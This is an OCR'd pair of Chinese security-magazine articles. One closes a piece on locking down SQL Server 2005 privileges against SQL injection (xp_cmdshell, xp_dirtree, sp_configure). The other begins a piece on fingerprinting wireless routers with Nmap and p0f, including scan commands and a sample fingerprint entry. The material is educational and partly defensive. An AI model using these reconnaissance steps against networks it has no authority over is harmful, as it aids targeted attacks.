


图6

2. 验证数据库层面权限


SQL注入中经常需要创建表，在Microsoft SQL Server Management Studio中以gzx连接新建查询，在book数据库下创建一个新表，验证gzx是否具有创建表的权限，结果如图7所示，说明gzx用户已无create table权限。


图7

3. 验证扩展存储过程

为了猜测Web目录，Windows 2000下常常需要用到读注册表信息的扩展存储过程——sys.xp_regread，但现在很多都是Windows 2003系统，此时用到较多的是扩展存储过程——sys.xp_dirtree。

在Microsoft SQL Server Management Studio中以gzx连接新建查询，执行存储过程master.sys.xp_dirtree，列举C盘下所有目录名，执行结果如图8所示，说明gzx用户已经无sys.xp_dirtree扩展存储过程执行权限。


图8

4. 验证存储过程

SQL注入中经常用到扩展存储过程master.

sys.xp_cmdshell,而在MS SQL Server 2005中默认已经阻止了对该扩展存储过程的访问,因为"此组件已作为此服务器安全配置的一部分而被关闭"。如果想恢复访问,需要用到存储过程master.sys.sp_configure。





图9

在Microsoft SQL Server Management Studio中以gzx连接新建查询,执行存储过程master.sys.sp_configure,尝试修改配置,结果如图9所示,系统拒绝了对master.sys.sp_configure的执行权限。

小 结

经过上述修改,Web网站的数据库连接用户权限已经严格限制为只能delete、insert、select、update一些指定的表,一些SQL注入需要用到的系统视图、存储过程等访问权限都已拒绝,从而一定程度上达到防止SQL注入的效果。

前置知识:无
关键词:无线、指纹识别



无线网络设备指纹识别

文/图 杨 哲|Longas[ZerOne]

一直以来,虽然有很多工具和资料都在讲述OS的指纹识别,但并没有太多的资料在讨论无线网络设备的指纹识别,而具体型号的识别将有助于黑客实施针对性的漏洞攻击或者更为深入的渗透。以前某个参与扫描器开发的朋友向我问及了这方面,也有一些读者给我写信说是找不到这方面的资料,说实话我觉得这些东西光靠问是永远也学习不到实际技术的,不过被催问得多了,还是写下了此文。这篇文章并不是从底层那样枯燥分析的,也希望能起到引导作用。

主流的OS指纹识别技术

提到指纹识别,我想很多朋友第一时间会想起Nmap这款工具的独特能力,还有些朋友可能还会想起p0f、Xprobe2等工具。这些极具代表性的工具可以说都代表了目前主流的主动式和被动式OS指纹识别技术。下面来分别看看主要的技术原理及实现。

1. 主动式指纹识别

对于采用主动式指纹识别技术的典型代表Nmap来说,其最著名的功能之一是用TCP/IP协议栈fingerprinting进行远程操作系统探测。这个功能模块我们可以在很多扫描工具都能看到其身影,比如X-Scan、Nessus、SSS等。Nmap发送一系列TCP和UDP报文到远程主机,检查响应中的每一个比特。在进行一打测试如TCP ISN采样,TCP选项支持和排序,IPID采样,及初始窗口大小检查之后,Nmap把结果和数据库nmap-os-fingerprints中超过 1500个已知的操作系统的fingerprints进行比较,如果有匹配,就打印出操作系统的详细信息。每个fingerprint包括一个自由格式的关于OS的描述文本和一个分类信息,它提供供应商名称、操作系统OS版本和设备类型等。

如果Nmap不能猜出操作系统,但获取到了一些目标信息(如至少发现了一个开放端口和一

个关闭端口),此时Nmap会提供一个 URL,如果用户确知运行的操作系统,则可以把fingerprint提交到那个URL。这样用户就协助扩大了Nmap的操作系统知识库,从而让每个Nmap用户都能受益。

操作系统检测可以进行其他一些测试,这些测试可以利用处理过程中收集到的信息。例如运行时间检测,使用TCP时间戳选项(RFC 1323)来估计主机上次重启的时间,这仅适用于提供这类信息的主机。另一种是TCP序列号预测分类,用于测试针对远程主机建立一个伪造的TCP连接的可能难度。这对于利用基于源IP地址的可信关系(rlogin、防火墙过滤等)或者隐含源地址的攻击非常重要。这一类欺骗攻击现在很少见,但一些主机仍然存在这方面的漏洞。实际的难度值基于统计采样,因此可能会有一些波动。通常采用英国的分类较好,如"worthy challenge"或者 "trivial joke"。在详细模式(-v)下只以普通的方式输出,如果同时使用-O,还报告IPID序列产生号。很多主机的序列号是"增加"类别,即在每个发送包的IP头中增加ID域值,这对一些先进的信息收集和欺骗攻击来说算是个漏洞。

Nmap中可以使用如表1所示的选项参数启用和控制OS操作系统检测。

表1

参数	描述	备注
-O	启用操作系统检测	注意大小写
--osscan-limit	针对指定的目标进行操作系统检测	细节化的参数
--osscan-guess --fuzzy	推测操作系统检测结果	一般不使用

其中,关于这3个参数的具体解释如下所示。

(1)-O:也可以使用-A来同时启用操作系统检测和版本检测。

(2)--osscan-limit:如果发现一个打开和关闭的TCP端口时,操作系统检测会更有效。采用这个选项,Nmap只对满足这个条件的主机进行操作系统检测,这样可以节约时间,特别在使用-P0扫描多个主机时。这个选项仅在使用-O或-A 进行操作系统检测时起作用。

(3)--osscan-guess; --fuzzy:当Nmap无法确定所检测的操作系统时,会尽可能地提供最相近的匹配,Nmap默认进行这种匹配,使用上述任一个选项使得Nmap的推测更加有效。

上面是Nmap的具体命令参数,而在Nmap的安装目录下,我们可以看到一个名为nmap-os-db的文件,其中定义了已经过测试的操作系统或者设备指纹库,其格式示例如下:

```
# 2wire 2701 HG router
Fingerprint 2Wire 2701HG wireless ADSL modem
Class 2Wire | embedded || WAP
SEQ(SP=6D-C3%GCD=1-6%ISR=96-A0%TI=I%CI=I%TS=E)
OPS(O1=M5B4NNSW0NNNT11%O2=M578NNSW0NNNT11%O3=M280W0NNNT11%O4=M218NNSW0NNNT11%O5=M218NNSW0NNNT11%O6=M109NNSNNT11)
WIN(W1=8000%W2=8000%W3=8000%W4=8000%W5=8000%W6=8000)
ECN(R=Y%DF=Y%T=FA-104%TG=FF%W=8000%O=M5B4NNSW0N%CC=N%Q=)
T1(R=Y%DF=Y%T=FA-104%TG=FF%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=A%A=Z%F=R%O=%RD=E44A4E43%Q=)
T5(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=Z%A=S+%F=AR%O=%RD=BD1AB510%Q=)
T6(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=A%A=Z%F=R%O=%RD=EA6C967D%Q=)
T7(R=N)
U1(DF=Y%T=FA-104%TG=FF%IPL=70%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(R=N)
```

由于涉及技术点太多,下面挑出其中几个对应的测试技术点放到表2中供大家查看。关于更多细节化的内容,可以参考http://nmap.org/book/osdetect.html,该文档使用多种语言描述了版本检测的方式、使用和定制。

表2

测试点	描述	具体技术
ECN	测试TCP栈所支持的Explicit Congestion Notification	详见RFC3168文档介绍
T2~T7	构造TCP探测报文	通过插入SYN、FIN、URG、PSH、FIN等不同类型标志位构造不同数据包来实现探测
IE	针对IE位的探测	通过向目标地址发送2个不同设置的ICMP ECHO请求报文,查看其应答来判断。

2. 被动式指纹识别

作为被动式指纹识别的典型代表有P0f、Xprobe 2、SinFP等,其中,P0f是一个出色的网络操作系统被动识别软件。与主动式探测软件不同,它不向目标系统发送任何的数据,只是被动地接收来自目标系统的数据进行分析,所以一般来讲无法被发现。它的识别数据库比较齐全,但已经很久没有完整更新,所以对于较老的操作系统识别准确性是比较高的,不过一旦对比较新的操作系统,比如Ubuntu10.4、MacOS10.4等这样较新版本的系统是没有办法识别的。

下面是一个典型的使用P0f v2进行被动式监听截获的数据报文,可以清晰地看到识别为Windows XP/2000的提示,但同时我们也能发现P0f v2不能够告知我们详细的系统补丁版本,比如到底是Windows XP SP2还是SP3?

```
120.71.158.244:9162 - Windows XP/2000 (RFC1323+, w, tstamp+) [GENERIC] Signature: [64380:112:1:64:M1372,N,W0,N,N,T0,N,N,S:.:Windows:?] -> 213.134.128.25:80 (distance 16, link: unknown-1412)
```

无线网络与有线网络的异同

通常情况下,现在很多朋友提及的无线网络指的仅仅是WLAN即无线局域网,稍微广泛一点的,还会包含蓝牙、红外、RFID等短距离无线技术。至于范围更广的3G、CDMA及GSM等技术,呃……很遗憾,这不属于本文讨论的范围。

OK,在过去的数年中,无线网络的迅猛发展为局域网组网布线提供了更多的依据和解决方案,与此同时,无线黑客们开始将有线网络中早已成熟的指纹探测技术运用到了无线网络的扫描及攻击中,甚至一度有很多人认为无线网络设备的识别依靠Nmap的OS指纹识别功能就可以。呵呵,Nmap依赖于一个前提,即需要先连接到目标无线路由器所提供的同一个网络中或者路由可达的网段,估计有人都没意识到这个前提的麻烦程度——这很可能是需要破解WPA-PSK/WPA2-PSK密码的!!尤其是采用了12位以上高复杂度密码的,对于小黑们来说难度可不是一点点!!不过相信很多正在玩无线Hacking的朋友们可能会想到利用BSSID查询无线设备的思路,的确,单纯地依靠Airodump-ng、Kismet等无线探测工具来获得无线设备BSSID(即MAC地址)来识别网络设备也可以算是一种检测方法,但是这样的方法并不能够列举出详细的无线设备厂商、具体型号、版本等,这样的所谓无线网络设备识别是"不完整"的。遗憾的是,很多朋友似乎都忘记了一点,至少我在国内各大无线论坛都没有看到其他人在注意这个问题。

我想,有必要强调一下,无线有其自身的特殊性,就是所有数据都是在空气中传播的,看不到摸不着,但电波始终在传递着,这就是突破的角度。下面,就让我们分别从有线网络和无线网络两个技术角度来了解一下对无线网络设备的指纹识别。

基于有线网络技术的指纹识别

对于接入有线网络的无线路由器来说,管理员、安全人员及黑客们都会使用多种传统的方法来发现和识别。具体判断依据主要有端口、SNMP、UPNP等方式。

1. 通过开启的端口判断

由于基本上大多数无线接入点/路由器都是支持Web进行配置,所以其80端口都是开放的,那么通过使用端口扫描器扫描内网所有主机的80端口,查找所有开放80端口的主机,排除掉正常提供Web服务(如IIS、Apache等)的主机,其余的就是可疑的无线路由器或无线接入点了。当然,这里面也有传统的路由器等有线网络设备,所以,就需要进一步地确认。该方法适用于目前市面上主流的TP-LINK、DLink及Linksys等多款无线路由器。

一般来说,通过简单的主机Alive扫描,即存活主机扫描,无线黑客们会先对全网段扫描这个功能极其重视,判断一下当前网络中有哪些主机在线,是一个良好的习惯。由于Nmap发送的ICMP报文与Ping命令极为相似,所以下面的命令式可以探测到防火墙后面的主机,尤其是那些没有禁止ICMP协议的软件防火墙,下述方法成功率高达95%以上且不会引起防火墙报警。具体命令如下:

```
nmap -sP IP
```

参数解释:

—sP:这就是常说的Ping扫描了,很简单,高手可以飘过了。

回车后,可以看到如图1所示内容。




图1

然后在扫描的结果基础上,对开启80端口的设备进行具体版本识别,此版本识别依赖于Nmap自带的操作系统/网络设备指纹库。

```
nmap  -vv  -sV  IP  -p  port
```

参数解释:

—vv 显示详细的扫描过程;

—sV 这就是Nmap下的版本探测参数;

—p 后跟具体的端口。

扫描结果如图2所示,黑框内标出了探测到的端口信息,可以看到,该地址为一台无线路由器所有,该无线路由器型号为D-LINK DWL-900A P+,版本号为2.56,为人为非法搭建A P。通过在网关上设定规则可以屏蔽该无线路由器上外网,此时即可配合无线搜寻设备来定位该无线路由器。




图2

对于一些设计不严谨的无线接入点,甚至可以直接在浏览器中输入怀疑的地址,在弹出的登录界面上,也能够查看到对方的版本提示。如图3所示,在登录框上面显示为Linksys WRT54GP2A-AT无线路由器。

